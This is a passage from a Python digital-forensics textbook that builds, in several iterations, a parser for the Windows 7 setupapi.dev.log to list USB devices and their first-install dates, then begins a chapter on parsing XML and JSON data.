On lines 1 through 3, we import libraries that we will need for these improvements. Argparse is a library we discussed at length in *Chapter 2, Python Fundamentals*, and is used to implement and structure arguments from the user. Next, we import `os`, a library we will use in this script to check the existence of input files before continuing. This will prevent us from trying to process a file that does not exist. The `os` module is used to access common operating system functionality in an operating system agnostic manner. That is to say, these functions, which may be handled differently on other operating systems, are treated as the same and share the same module. We can use the `os` module to recursively walk through a directory, create new directories, and change permissions of an object.

Finally, we import sys, which we will use to exit the script in case an error occurs to prevent faulty or improper output. After our imports, we have kept our documentation variables from before, only modifying the __version__ variable with an updated version number.

```
001 import argparse
002 import os
003 import sys
004
005 __author__ = 'Preston Miller & Chapin Bryce'
006 __date__ = 20160401
007 __version__ = 0.02
008 __description__ = 'This scripts reads a Windows 7 Setup API log
and prints USB Devices to the user'
```

The functions defined in our previous script are still present here. However, these functions contain new code that allows for improved handling and logically flows in a different manner. Modularized code like this allows for these kinds of modifications without requiring a major overhaul. This segmentation also allows for easier debugging when reviewing an error raised within a function:

```
010 def main()
...
029 def parse_setupapi()
...
052 def print_output()
```


The if statement serves the same purpose as the prior iteration. The additional code shown later allows the user to provide input. On line 65, we create an ArgumentParser object with a description, script version, and epilog containing author and date information. This, in conjunction with the argument options, allows us to display information about the script that might be helpful to the user when running the -h switch. See the following code:

```
063 if __name__ == '__main__':
064
065     parser = argparse.ArgumentParser(description='SetupAPI
Parser', version=__version__,
                                     epilog='Developed by ' + __
author__ + ' on ' + __date__)
```

After defining the `ArgumentParser` object as `parser`, we add the `IN_FILE` parameter on line 67 to allow the user to specify which file to use for input. Already, this increases the usability of our script by adding flexibility in the input path, rather than hard coding the path, as in the previous iteration. On line 68, we parse any provided arguments and store them in the `args` variable. Finally, we call the `main()` function on line 71, passing a string representing the `setupapi.dev.log` file location to the function, as follows:

```
067     parser.add_argument('IN_FILE', help='Windows 7 SetupAPI file')
068     args = parser.parse_args()
069
070     # Run main program
071     main(args.IN_FILE)
```

Note the difference in our flow chart. No longer is our script linear. The `main()` function calls and accepts returned data from the `parseSetupapi()` method (indicated by the dashed arrow). The `printOutput()` method is called to print the parsed data to the console.



Improving the `main()` function

On line 10, we define the `main()` function that now accepts a new argument we will call `setupapi`. This argument, as defined by the docstring, is a string path to the `setupapi.dev.log` file to be analyzed.

```
010 def main(in_file):
011     """
012         Main function to handle operation
```

```
013      :param setupapi: string path to Windows 7 setupapi.dev.log
014      :return: None
015      """
```

On line 17, we perform a validation check on the input file to ensure the filepath and file exists using the `os.path.isfile()` function, which will return True if it is a file accessible by the script. As an aside, the `os.path.isdir()` function can be used to perform the same validation check for directories. These functions work well with both absolute or relative paths for strings representing file paths:

```
017      if os.path.isfile(in_file):
```

If the file path is valid, we print the version of the script. This time, we use the `format()` method to create our desired string. Let's look at the formatters we've used on lines 18 and 20, starting with a colon to define our specified format. The caret (^) symbol centers the supplied object on 20 equal signs. In this case, we supply an empty string as the object because we only want 20 equal signs to create visual separation from the output. If this was a real object such as the string "Try not. Do, or do not. There is no try." it would be sandwiched between 10 equal signs on both sides. On line 19, the `format()` method is used to print the script name and version strings, as follows:

```
018      print '{:=^20}'.format('')
019      print '{} {}'.format('SetupAPI Parser, ', __version__)
020      print '{:=^20} \n'.format('')
```

On line 21, we call the `parseSetupapi()` function and pass the `setupapi.dev.log` file that has been validated. This function returns a list of USB entries, with one entry per discovered device. Each entry in `device_information` consists of two elements, the device name and the associated date value. On line 22, we iterate through this list using a `for` loop and feed each entry to the `printOutput()` function on line 23:

```
021      device_information = parseSetupapi(in_file)
022      for device in device_information:
023          printOutput(device[0], device[1])
```

On line 24, we handle the case where the provided file is not valid. This is a common way to handle errors generated from invalid paths. Within this condition, we print to the user that the input is not a valid file on line 25. On line 26, we call `sys.exit()` to quit the program with an error of one. You may place any number here, however, since we defined this as one, we will know where the error was raised at exit:

```
024      else:
025          print 'Input is not a file.'
026          sys.exit(1)
```

Tuning the parseSetupapi() function

The `parseSetupapi()` function accepts the path of the `setupapi.dev.log` file as its only input. Before opening the file, we initialize the `device_list` variable on line 35 to store extracted device records in a list.

```
029 def parseSetupapi(setup_log):
030     """
031     Read data from provided file for Device Install Events for USB
Devices
032     :param setup_log: str - Path to valid setup api log
033     :return: list of tuples - Tuples contain device name and date
in that order
034     """
035     device_list = list()
```

Starting on line 36, we open the input file in a novel manner – the `with` statement opens the file as `in_file` and allows us to manipulate data within the file without having to worry about closing the file afterwards. Inside this `with` loop is a `for` loop that iterates across each line, which provides superior memory management. In the previous iteration, we used the `.readlines()` method to read the entire file into a list by line; though not very noticeable on smaller files, the `.readlines()` method on a larger file would cause performance issues on systems with limited resources:

```
036     with open(setup_log) as in_file:
037         for line in in_file:
```

Within the `for` loop, we leverage similar logic to determine if the line contains our device installation indicators. If responsive, we extract the device information, using the same manner as discussed previously. By defining the `lower_line` variable on line 38, we can truncate the remaining code by preventing continuous calls to the `lower()` method:

```
038             lower_line = line.lower()
039             # if 'Device Install (Hardware initiated)' in line:
040             if 'device install (hardware initiated)' in lower_line
and ('ven' in lower_line or 'vid' in lower_line):
041                 device_name = line.split('-')[1].strip()
```

As noted in the first iteration, a fair number of false positives were displayed in our output. That's because this log contains information relating to many types of hardware devices, including those interfacing with PCI, and not just USB devices. In order to remove the noise, we will check to see what type of device it is.

We can split on the backslash character, seen escaped on line 43, to access the first split element of the `device_name` variable and see if it contains the string `usb`. As mentioned in *Chapter 1, Now For Something Completely Different*, we need to escape a single backslash with another backslash, so Python knows to treat it as a literal backslash character. This will respond for devices labeled as `USB` and `USBSTOR` in the file. Some false positives will still exist, as mice, keyboards, and hubs will likely display as `USB` devices; however, we do not want to overfilter and miss relevant artifacts. If we discover that the entry does not contain the string `"usb"`, we execute the `continue` statement, telling Python to step through the next iteration of the `for` loop:

```
043             if 'usb' not in device_name.split('\\')[0].  
lower():  
044                 continue # Remove most non-USB devices
```

To retrieve the date, we need to use a different procedure to get the next line since we have not invoked the `enumerate` function. To solve this challenge, we use the `next()` function on line 46 to step into the next line in the file. We then process this line in the same fashion as previously discussed.

```
046         date = next(in_file).split('start')[1].strip()
```

With the device name and date processed, we append it to the `device_list` as a tuple where the device's name is the first value and the date is the second. We need the double parenthesis in this case to ensure that our data is appended properly. The outer set is used by the function `append()`. The inner parentheses allow us to build a tuple and append it as one value. If we did not have the inner parentheses, we would be passing the two elements as separate arguments instead of a single tuple. Once all lines have been processed in the `for` loop, the `with` loop will end and close the file. On line 49, the `device_list` is returned and the function exits.

```
047     device_list.append((device_name, date))  
048  
049 return device_list
```

Modifying the `printOutput()` function

This function is identical to the previous iteration, with the exception of the addition of the newline character `\n` on line 60. This helps separate entries in the console output. When iterating through code, we will find that not all functions need updating to improve the user experience, accuracy, or efficiency of the code.

Only modify an existing function if some benefit will be achieved:

```
052 def printOutput(usb_name, usb_date):  
053     """  
054         Print formatted information about USB Device  
055         :param usb_name:  
056         :param usb_date:  
057         :return:  
058     """  
059     print 'Device: {}'.format(usb_name)  
060     print 'First Install: {}\n'.format(usb_date)
```

Running the script


In this iteration, we address several issues from the proof of concept. These changes include the following:

- The improvement of resource management by iterating through a file rather than reading the entire file into a variable
- The addition of user specification of a file to use at the command line
- The validation of the input file from the user
- The filtering of responsive hits to reduce noise in the output

With the additional formatting changes, the entries are now spaced apart for easier review and contain fewer non-USB device entries. This iteration also allows users to re-run the program against multiple setupapi logs in different locations. The following screenshot shows output of our script after executing the script:

```
C:\learn-python-for-forensics>python Chapters\Chapter3\Code\setupapi_parser.v2.py setupapi.dev.log  
=====  
SetupAPI Parser, 0.02  
=====  
Device: usb\vid_0e0f&pid_000b\6&103465e1&0&1  
First Install: 2016/03/10 14:59:49.664  
Device: usb\vid_0e0f&pid_0002\6&b77da92&0&2  
First Install: 2016/03/10 14:59:49.994  
Device: usb\vid_0e0f&pid_0003\6&b77da92&0&1  
First Install: 2016/03/10 14:59:50.306
```

Last but not least, we achieved considerable performance improvements over our previous design. The two screenshots later display the impact on the machine's memory utilization. The first iteration is displayed on the left and the second on the right. The red lines highlight the start and finish time of our script. As we can see, we have reduced our resource utilization by iterating across the lines of the file with the `for` loop over the `readlines()` method. This is a small-scale example of resource management, but a larger input file would have a more dramatic impact on the system.



Our final iteration – `setupapi_parser.py`

In our final iteration, we will continue to improve the script through adding deduplication of processed entries and improving upon the output. Although the second iteration introduced the logic for filtering out non-USB devices, it does not deduplicate the responsive hits. We will deduplicate on the device name to ensure that there is only a single entry per device. In addition, we will integrate our `usb_lookup.py` script from *Chapter 2, Python Fundamentals*, to improve the utility of our script by displaying USB Vendor IDs (VIDs) and Product IDs (PIPs) for known devices.

We had to modify code in the `usb_lookup.py` script to properly integrate it with the `setupapi` script. The differences between the two versions are subtle and are focused on reducing the number of function calls and improving the quality of the returned data. Throughout this iteration, we will discuss how we have implemented our custom USB VID/PID lookup library to resolve USB device names. On line 4, we import the `usb_lookup` script and update the script's version number on line 8, as follows:

```
001 import argparse  
002 import os  
003 import sys  
004 import usb_lookup  
005
```

```

006 __author__ = 'Preston Miller & Chapin Bryce'
007 __date__ = 20160401
008 __version__ = 0.03
009 __description__ = 'This scripts reads a Windows 7 Setup API log
and prints USB Devices to the user'

```

As seen in the code block below, we have added three new functions. Our prior functions have undergone minor modifications to accommodate new features. The `parse_device_info()` function is responsible for splitting out the needed information to lookup the VID/PID values online and format the raw strings into a standard format for comparison. The next function, `prep_usb_lookup()`, reaches out to the online content and parses the database into a format that supports querying. The `get_device_names()` function correlates matching device information with the database. With these new functions, we provide additional context for our investigators:

```

012 def main():
...
035 def parseSetupapi():
...
056 def parseDeviceInfo():
...
095 def prepUSBLookup():
...
105 def getDeviceNames():
...
120 def print_Output():

```

We did not modify our argument parser or call to the `main()` function. The following code block shows our implementation of the arguments, spaced out over several lines to make it easier to read:


```

135 if __name__ == '__main__':
136     # Run this code if the script is run from the command line.
137     parser = argparse.ArgumentParser(
138         description='SetupAPI Parser',
139         version=__version__,
140         epilog='Developed by ' + __author__ + ' on ' + __date__
141     )
142     parser.add_argument('IN_FILE', help='Windows 7 SetupAPI file')
144

```

```
145     args = parser.parse_args()  
146  
147     # Run main program  
148     main(args.IN_FILE)
```

As with our prior iterations, we have generated a flow chart to map the logical course of our script. Our `main()` function is executed and makes direct calls to five other functions. This layout builds upon the nonlinear design from the second iteration. In each iteration, we are continuing to add more control within the `main()` function. The function leans on others to perform tasks and return data rather than doing the dirty work itself. This offers a form of high-level organization within our script and helps keep things simple by executing one function after another in a linear fashion.



Extending the `main()` function

The `main()` function has remained mostly intact, only adding changes to look up the USB VID and PID information and present a superior output for the end user. In order to cut down on clutter in our output, we have elected to remove the script name and version printing. On line 21, a new function call to `prepUSBInfo()` is made to initiate the setup of the VID/PID lookups. Our loop on line 22 has been reconfigured to hand each processed device entry to the `parseDeviceInfo()` function on line 23. This new function is responsible for reading the raw string from the log file and attempts to split the VID and PID values for lookup.

```
012 def main(in_file):  
013     """  
014     Main function to handle operation  
015     :param in_file: Str - Path to setupapi log to analyze  
016     :return: None  
017     """  
018     if os.path.isfile(in_file):
```

```

020     device_information = parseSetupapi(in_file)
021     usb_ids = prepUSBLookup()
022     for device in device_information:
023         parsed_info = parseDeviceInfo(device)

```

The if statement on line 24 checks the value of the parsed_info variable to ensure that it was parsed correctly and can be compared against our known values. In the case that it is not prepared for this, the information is not queried or printed. See the following code:

```

024         if isinstance(parsed_info, dict):
025             parsed_info = getDeviceNames(usb_ids, parsed_info)

```

Additional logic on line 26 checks to see whether the parsed_info value is not equivalent to None. A None value is assigned to parsed_info if the parseDeviceInfo() function discovered that the device was not recorded as a USB, eliminating false positives.

```

026         if parsed_info is not None:
027             printOutput(parsed_info)

```

Finally, on line 28, we print to the console that we have completed parsing the log file. On lines 30 through 32, we address the situation where the setupapi.dev.log is not valid or accessible by our script and notify the user of the situation before exiting. The message printed before exiting the script is more detailed than in previous iterations. The more details we can provide to our users, especially regarding potential bugs, will improve their capability to determine the error and correcting it on their own.

```

028         print '\n\n{} parsed and printed successfully.'.format(in_
file)
029
030     else:
031         print 'Input: {} was not found. Please check your path and
permissions.'.format(in_file)
032         sys.exit(1)

```

Adding to the parseSetupapi() function

This function has minor modifications focused on storing unique entries from the log file. We created a new variable named unique_list that is a set data type on line 41. Recall that a set must consist of hashable and unique elements, making it a perfect fit for this solution.

Though it seems duplicative to have a list and set holding similar data, for simplicity of comparison, we have created the second variable.

```
035 def parseSetupapi(setup_log):  
036     """  
037     Read data from provided file for Device Install Events for USB  
Devices  
038     :param setup_log: str - Path to valid setup api log  
039     :return: tuple of str - Device name and date  
040     """  
041     device_list = list()  
042     unique_list = set()  
043     with open(setup_log) as in_file:  
044         for line in in_file:
```

On line 45, we convert the line to lowercase to ensure that our comparisons are case-insensitive. At this point, we use the same logic to process the device_name and date values on lines 46 through 48. We have moved the code from the second iteration that verified the device type was USB into our new parseDeviceInfo() function.

```
045         lower_line = line.lower()  
046         if 'device install (hardware initiated)' in lower_line  
and ('vid' in lower_line or 'ven' in lower_line):  
047             device_name = line.split('-')[1].strip()  
048             date = next(in_file).split('start')[1].strip()
```

Before we store the device_name and date information in our device_list, we check to ensure that the device_name does not already exist in our unique_list. If it does not, we add the tuple on line 50, containing the device_name and date. Afterwards, we prevent that same device from being processed again by adding the entry to our unique_list. On line 52, we return our built list of tuples for the next stage of processing.

```
049             if device_name not in unique_list:  
050                 device_list.append((device_name, date))  
051                 unique_list.add(device_name)  
052  
053     return device_list
```

Creating the parseDeviceInfo() function

This function interprets the raw string from the `setupapi.dev.log` and converts it into a dictionary with VID, PID, Revision, Unique ID, and date values. This is described in the docstring on lines 56 through 60. After the documentation, we initialize variables we will use in this function on lines 62 through 65. This initialization provides default placeholder values, which will prevent future issues with the dictionary in scenarios where we cannot assign a value to these variables.

```

056 def parseDeviceInfo(device_info):
057     """
058     Parses Vendor, Product, Revision and UID from a Setup API
059     entry
060     :param device_info: string of device information to parse
061     :return: dictionary of parsed information or original string
062     if error
063         """
064     # Initialize variables
065     vid = ''
066     pid = ''
067     rev = ''
068     uid = ''

```

After initialization, we split the `device_info` value, passed from the `parseSetupapi()` function into `segments`, using a single backslash as the delimiter. We need to escape this backslash with another to interpret it as a literal backslash character. This split on line 69 separates the chunk from the string containing the VID and PID information. Following this split, we check to ensure that the entry reflects a USB device. If the device is not a USB, we return `None` to ensure that it is not processed further by this function and that we do not attempt to resolve VIDs or PIDs for this device. By adding this logic, we save ourselves from spending additional time and resources processing irrelevant entries.

```

068     # Split string into segments on \\
069     segments = device_info[0].split('\\')
070
071     if 'usb' not in segments[0].lower():
072         return None

```

Next, we access the second element of the `segments` list, which contains the VID, PID, and revision data, delimited by an ampersand. Using `split`, we can access each of these values independently via the `for` loop on line 74. We convert the line to lowercase to allow us to search in a case-insensitive fashion, through a series of conditionals, to determine what each `item` represents. On line 76, we check each `item` to see if it contains the keywords `ven` or `vid`. If the line does contain one of these indicators, we split only on the first underscore character (specified by the integer 1). This allows us to extract the VID from the raw string. Note how we use `lower_item` for our comparisons and the `item` variable for storing values, preserving the original case of our data. This behavior is repeated for the `pid` variable, using the `dev`, `prod` and `pid` indicators, and the `rev` variable, using the `rev` or `mi` indicators on lines 78 through 81, as follows:

```
074     for item in segments[1].split('&'):
075         lower_item = item.lower()
076         if 'ven' in lower_item or 'vid' in lower_item:
077             vid = item.split('_',1)[-1]
078         elif 'dev' in lower_item or 'pid' in lower_item or 'prod'
in lower_item:
079             pid = item.split('_',1)[-1]
080         elif 'rev' in lower_item or 'mi' in lower_item:
081             rev = item.split('_',1)[-1]
```

After parsing the VID, PID, and Revision information, we attempt to extract the Unique ID from the `segments` variable, which is normally the last element in the string. Because the entire line is wrapped in brackets, we strip the closing bracket from the rightmost entry in the segment on line 84. This removes the bracket, so it will not be included in our Unique ID string.

```
083     if len(segments) >= 3:
084         uid = segments[2].strip('[]')
```

On line 86, we use an `if` statement to determine if the `vid` or `pid` received a value after initialization and build a dictionary if we collected new information on lines 87 through 89. If these values were not filled out, we return the original string to allow the output of the entry without the additional formatting as seen on line 92 to ensure that we are not missing any data due to a formatting error:

```
086     if vid != '' or pid != '':
087         return {'Vendor ID': vid.lower(), 'Product ID': pid.
lower(),
088                 'Revision': rev, 'UID': uid,
089                 'First Installation Date': device_info[1]}
090     else:
091         # Unable to parse data, returning whole string
092         return device_info
```

Forming the prepUSBLookup() function

In this function, we call out to the `usb_lookup.py` script's `.get_usb_file()` function. This function reaches to the online resource at `http://linux-usb.org/usb.ids` to read the known USB information into the `usb_file` variable on line 90. This database is an open source project that hosts the VID/PID lookup database, allowing users to reference and expand the database.

```
095 def prepUSBLookup():
096     """
097     Prepare the lookup of USB devices through accessing the most
098     recent copy
099     of the database at http://linux-usb.org/usb.ids and parsing it
100    into a
101    queriable dictionary format.
102    """
103    usb_file = usb_lookup.getUSBFile()
```

After downloading a local copy, we pass the file object to the `parseFile()` function to process and then return the online data as a Python dictionary. Instead of creating a new variable for this functionality, we can just place the keyword `return` in front of the function call to immediately pass the value back as seen on line 102:

```
102    return usb_lookup.parseFile(usb_file)
```

Constructing the getDeviceNames() function

This function's purpose is to pass the VID and PID information into the `usb_lookup` library and return resolved USB names. As defined by the docstring mentioned later, this function takes two dictionaries – the first contains the database of known devices from `prepUSBLookup()`, and the second is extracted device entries from `parseDeviceInfo()`. With this provided data, we will return a dictionary, updated with resolved vendor and product names:

```
105 def getDeviceNames(usb_dict, device_info):
106     """
107     Query 'usb_lookup.py' for device information based on VID/PID.
108     :param usb_dict: Dictionary from usb_lookup.py of known
109     devices.
110     :param device_info: Dictionary containing 'Vendor ID' and
111     'Product ID' keys and values.
112     :return: original dictionary with 'Vendor Name' and 'Product
113     Name' keys and values
114     """
115
```

This function calls the `usb_lookup.search_key()` function, passing the processed online USB dictionary and a two-element list containing the device's VID and PID as the first and second element, respectively. The `search_key()` function returns either a responsive match or the string `Unknown` if no matches are discovered. This data is returned as a tuple and assigned to the `device_name` variable on line 112. We then split the two resolved values into new keys of our `device_info` dictionary on lines 114 and 115. Once we have expanded `device_info`, we can return it so it can be printed to the console. See the following lines:

```
112     device_name = usb_lookup.searchKey(usb_dict, [device_
info['Vendor ID'], device_info['Product ID']])
113
114     device_info['Vendor Name'] = device_name[0]
115     device_info['Product Name'] = device_name[1]
116
117     return device_info
```

Enhancing the `printOutput()` function

In this function, we have made some adjustments to improve the output to the console. With the addition of the separator defined on 126, we now have a line of 15 dashes visually breaking each entry from the output. As seen, we have borrowed the same format string from iteration one to add this break:

```
120 def printOutput(usb_information):
121     """
122     Print formatted information about USB Device
123     :param usb_information: dictionary containing key/value
information about each device or tuple of device information
124     :return: None
125     """
126     print '{:-^15}'.format('')
```

We have also modified the code to allow additional output for flexible fields. In this function, we need to handle two different data types, tuples and dictionaries, since some entries do not have a resolved vendor or product name. To handle this divide in formats, we use the `isinstance()` function on line 128 to test the `usb_information` variable data type. If the value is a dictionary, we will print each of the keys and values to the console to display one key-value pair per line on line 130. This is possible through the combination of the `for` loop on line 129 that uses the `items()` method on a dictionary. This method returns a list of tuples, where the first tuple element is the key and the second is the value.

Using this method, we can quickly extract the key-value pairs as seen on lines 129 and 130:


```
128     if isinstance(usb_information, dict):  
129         for key_name, value_name in usb_information.items():  
130             print '{}: {}'.format(key_name, value_name)
```

In the case that we need to print a tuple, we use two print statements, similar to the output from the prior iteration. Because this data is from a device that could not be parsed, it has a fixed format that is the same as our previous iteration. See the following lines:

```
131     elif isinstance(usb_information, tuple):  
132         print 'Device: {}'.format(usb_information[0])  
133         print 'Date: {}'.format(usb_information[1])
```

Running the script

We have successfully reached an end product we can use on our casework. It successfully provides us with USB device information about the first installation time of a device on Windows 7 or higher. The script prints output to the console in a format that is legible and informative. The following is an example execution of the script and illustration of the output:



```
C:\learn-python-for-forensics>python Chapters\Chapter3\Code\setupapi_parser.py setupapi.dev.log  
-----  
First Installation Date: 2016/03/10 14:59:49.604  
Product ID: 000b  
UID: 6&103465e1&0&1  
Product Name: Unknown  
Vendor Name: VMware, Inc.  
Vendor ID: 0e0f  
Revision:  
-----  
First Installation Date: 2016/03/10 14:59:49.994  
Product ID: 0002  
UID: 6&b77da92&0&2  
Product Name: Virtual USB Hub  
Vendor Name: VMware, Inc.  
Vendor ID: 0e0f  
Revision:  
-----
```

Additional challenges

For this chapter, we propose adding support for the Windows XP format of the `setupapi.log`. The user can supply a switch at the command line to indicate which type of log will be processed. For a more difficult task, our script could automatically identify the type of log file by fingerprinting unique structures found only in Windows XP versus the Windows 7 version.

Improving the deduplication process we used would be a welcomed addition. As we identified, some entries have UID values embedded in the device entry. This value is generally assigned by the manufacturer and could be used to deduplicate the entries. As you may note in the output, the UID can contain extra ampersand characters that may or may not be crucial to the UID structure. By applying some simple logic, possibly in a new function, we can improve deduplication based on UIDs.

Summary

In this chapter, you learned how to parse a plain text file using Python. This process can be implemented for other log files including those from firewalls, web servers, or other applications and services. Following these steps, we can identify repetitive data structures that lend themselves to scripts, process their data, and output results to the user. With our iterative build process, we implemented a test-then-code approach where we built a working prototype and then continually enhanced it into a viable and reliable forensic tool.

In addition to the text format we explored here, some files have a more concrete structure and are stored in a serialized format. Other files, such as HTML, XML, and JSON, file structure data in a manner that can be readily converted to a series of Python objects. In the next chapter, we will explore methods in Python to parse, manipulate, and interact with these structured formats.

4

Working with Serialized Data Structures

In this chapter, we will develop greater skills while working with nested lists and dictionaries by manipulating **JavaScript Object Notation (JSON)** structured data. Our artifact of interest is raw Bitcoin account data that contains, among other things, a list of all sent and received transactions. We will access this dataset using a web **application programming interface (API)** and parse it in a manner conducive to analysis.

APIs are created for software products and allow programmers to interface with the software in defined ways. Publically accessible APIs are not always available for given software. When available, they expedite code development by offering methods to interact with the software, as the APIs will handle lower level implementation details. Developers implement APIs to encourage development of supporting programs and, additionally, control the manner in which other developer's code interacts with their software. By creating an API, developers are giving other programmers a controlled manner of interfacing with their program.

In this chapter, we will use the web API from <https://www.blockchain.info> to query and receive Bitcoin account information for a given Bitcoin address. The JSON data that this API generates can be converted into Python objects using the `json` module from the standard library. Instructions and examples of their API can be found at https://www.blockchain.info/api/blockchain_api.

In this chapter, we will cover the following:

- Discussing and manipulating serialized structures, including Extensible Markup Language (XML) and JSON data
- Creating logs with Python
- Reporting results in a CSV output format

Serialized data structures

Serialization is a process whereby data objects are preserved during storage on a computer system. Serializing data preserves the original type of the object. That is to say, we can serialize dictionaries, lists, integers, or strings into a file. Some time later, when we deserialize this file, those objects will still maintain their original data type. Serialization is great because if, for example, we stored script objects to a text file, we would not be able to feasibly reconstruct those objects into their appropriate data type as easily. As we know, reading a text file reads in data as a string.

XML and JSON are the two common examples of plain text-encoded serialization formats. You may already be accustomed to analyzing these files in forensic investigations. Analysts familiar with mobile device forensics will likely recognize application-specific XML files containing account or configuration details. Let's look at how we can leverage Python to parse XML and JSON files.

We can use the `xml` module to parse any markup language that includes XML and HTML data. The `book.xml` file, mentioned later in the text, contains the details about this book. If you've never seen XML data before, the first thing you may note is that it is similar in structure to HTML, another markup language, where contents are surrounded by opening and closing tags, as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <authors>Preston Miller &amp; Chapin Bryce</authors>
    <chapters>
        <element>
            <chapterNumber>1</chapterNumber>
            <chapterTitle>Now for Something Completely Different</chapterTitle>
            <pageCount>30</pageCount>
        </element>
        <element>
            <chapterNumber>2</chapterNumber>
            <chapterTitle>Python Fundamentals</chapterTitle>
            <pageCount>25</pageCount>
        </element>
    </chapters>
    <numberOfChapters>13</numberOfChapters>
    <pageCount>500</pageCount>
    <publisher>Packt Publishing</publisher>
    <title>Learning Python for Forensics</title>
</root>
```

For analysts, XML and JSON files are easy to read because they are in plain text. However, manual review becomes impractical when working with files containing thousands of lines. Fortunately, for forensic programmers, these files are highly structured and, even better, they are meant to be used by programs.

To explore XML, we need to use the `ElementTree` from the `xml` module, which will parse the data and allow us to iterate through the children of the root node. In order to parse the data, we must specify the file being parsed. In this case, our `book.xml` file is located in the same working directory as the Python interactive prompt. If this were not the case, we would need to specify the file path in addition to the filename. We use the `getroot()` function to access the root-level node, as follows:

```
>>> import xml.etree.ElementTree as ET  
>>> tree = ET.parse('book.xml')  
>>> root = tree.getroot()
```

With the root element, let's use the `find()` function to search for the first instance of the `authors` tag in the XML file. Each element has different properties, such as `tag`, `attrib`, and `text`. The `tag` element is a string that describes the data, which in this case is "authors". Attribute(s) or `attrib` are stored in a dictionary if present. Attributes are values assigned within a tag. For example, we could have created a `chapter` tag:

```
<chapter number=2, title="Python Fundamentals", count=20 />
```

The attributes for this object would be a dictionary with the keys `number`, `title`, and `count` and their respective values. To access the content between the tags (for example, `chapterNumber`), we would need to use the `text` attribute.

We can use the `.findall()` function to, unsurprisingly, find all occurrences of a specified child tag. In the later example, we are looking for every instance of "chapters/element" found in the dataset. Once found, we can use list indices to access specific tags within the "element" parent tag. In this case, we only want to access the chapter number and title in the first two positions of the element. Look at the following example:

```
>>> print root.find('authors').text  
Preston Miller & Chapin Bryce  
>>> for element in root.findall('chapters/element'): ...  
...     print 'Chapter #{}'.format(element[0].text)  
...     print 'Chapter Title: {}'.format(element[1].text)  
...  
Chapter #1  
Chapter Title: Now for Something Completely Different  
Chapter #2  
Chapter Title: Python Fundamentals
```

There are a number of other methods we can use to process markup language files using the `xml` module. For full documentation, please see <https://docs.python.org/2/library/xml.etree.elementtree.html>.

With XML covered, let's look at that same example stored as JSON data and, more importantly, how we use Python to interpret that data. Later, we are going to create a JSON file, named `book.json`; note the use of keys, such as `title`, `authors`, `publisher`, and their associated values separated by a colon. This is similar to how a dictionary is structured in Python. In addition, note the use of the square brackets for the `chapters` key and then the embedded dictionary-like structures separated by commas. In Python, this `chapters` structure is interpreted as a list containing dictionaries once it is loaded with the `json` module:

```
{  
    "title": "Learning Python Forensics",  
    "authors": "Preston Miller & Chapin Bryce",  
    "publisher": "Packt Publishing",  
    "pageCount": 500,  
    "numberOfChapters": 13,  
    "chapters":  
    [  
        {  
            "chapterNumber": 1,  
            "chapterTitle": "Now for Something Completely Different",  
            "pageCount": 30  
        },  
        {  
            "chapterNumber": 2,  
            "chapterTitle": "Python Fundamentals",  
            "pageCount": 25  
        }  
    ]  
}
```

To parse this data structure using the `json` module, we use the `loads()` function. Unlike with our XML example, we need to first open a `file` object before we can use `loads()` to convert the data. In the example mentioned later, the `book.json` file, which is located in the same working directory as the interactive prompt, is opened and its contents are read into the `loads()` method. As an aside, we can use the `dump()` function to perform the reverse operation and convert Python objects into the JSON format for storage:

